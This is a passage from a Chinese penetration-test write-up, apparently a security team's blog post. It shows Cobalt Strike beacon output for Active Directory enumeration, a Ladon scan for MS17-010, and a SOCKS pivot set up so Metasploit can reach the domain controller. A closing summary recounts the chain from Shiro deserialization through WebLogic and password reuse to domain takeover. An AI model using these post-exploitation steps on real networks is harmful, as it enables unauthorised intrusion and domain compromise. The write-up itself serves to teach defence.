### 2.1.4 查看是否当前用户在域中

并使用 `shell net user administrator /domain` 来查看当前用户是否在域内。

```

beacon> shell net user administrator /domain
[*] Tasked beacon to run: net user administrator /domain
[+] host called home, sent: 61 bytes
[+] received
这项请求将在域控制器处理。

用户名      Administrator
全名
注释        管理计算机(域)的内置帐户
用户的注释
国家/地区代码 000 (系统默认值)
帐户启用     Yes
帐户到期     从不

上次设置密码
密码到期
aggressor-Aggressor
需要密码     Yes
用户可以更改密码 Yes

允许的工作站 All
登录脚本
用户配置文件
主目录
上次登录

可允许的登录小时数 All

本地组成员   *Administrators
全局组成员   *Enterprise Admins *Schema Admins
              *Domain Users    *Domain Admins
              *Group Policy Creator

命令成功完成。

```

### 2.1.5 查询域管理员

接着使用 `shell net group "domain admins" /domain` 查看域管理员。

```

beacon> shell net group "domain admins" /domain
[*] Tasked beacon to run: net group "domain admins" /domain
[+] host called home, sent: 64 bytes
[+] received
这项请求将在域控制器的域控制器处理。

组名      Domain Admins
注释      指定的域管理员

成员

-----
Administrator
命令成功完成。

```

### 2.1.6 扫描ms17\_010

做完之前信息收集操作，本着之前经验会在内网发现大量MS17\_010这类好用的漏洞为前提，扫他一波。事后想了一下动作其实有些大，对方如果有安全设备应该已经告警。

使用命令：`Ladon ip/24 MS17010`

```
beacon> Ladon 192.168.1.1 MS17010
[+] host called home 956515 bytes
[+] received output:
Ladon 6.4
Start: 5/14 15:52:37
192.168.1.24
load ...
192.168.1.24 is Valid CIDR
IPCount: 255
Scan Start: 15:52:37

[+] received output:
192.168.1.24 [MS17-010] [601 SP 1]
192.168.1.25 [MS17-010] [601 SP 1]
192.168.1.26 [MS17-010] [601 SP 1]

[+] received output:
=====
OnlinePC:3
Cidr Scan Finished!
```

惊喜发现域控竟然存在MS17\_010，世界对我如此公平，正义从未迟到，只能说来的刚刚好，完成目标的号角已然吹响。



还等什么，让我们拿起手中的msf给他来一把梭哈。

### 3. msf&cs拿下域控

#### 3.1 msf&cs联动

这里习惯使用msf中的ms17\_010漏洞利用模块进行利用。所以需要将MSF代理到目标内网中去。


##### 3.1.1 CS配置

首先我们配置CS通过命令来生成隧道：

```
gitid
socks 1090
```

```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are Administrator (admin)
beacon> socks 1090
[+] host called home, sent: 16 bytes
[+] started SOCKS4a server on: 1090
[STU1] Administrator */2932 (x64)
```

view==>proxy pivots==>复制地址:






## 总结

---

根据Shiro反序列化进入内网，通过内网中weblogic历史漏洞利用，拿到了双网卡的内网服务器，后利用此服务器进行口令复用，成功拿到一台域内主机，通过ms17\_010漏洞扫描并利用拿下域控权限，总体来看还是厂商对安全不够重视，网络控制未做隔离，内网安全意识薄弱。

# 攻击路径流程图



这次渗透比较顺利，但是过程较为完整，可以为大家带来一个整体化的渗透流程思路。如何在外网找到突破口，并如何在内网做信息收集，收集信息的利用方式如何去做，希望可以为大家带来收获。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队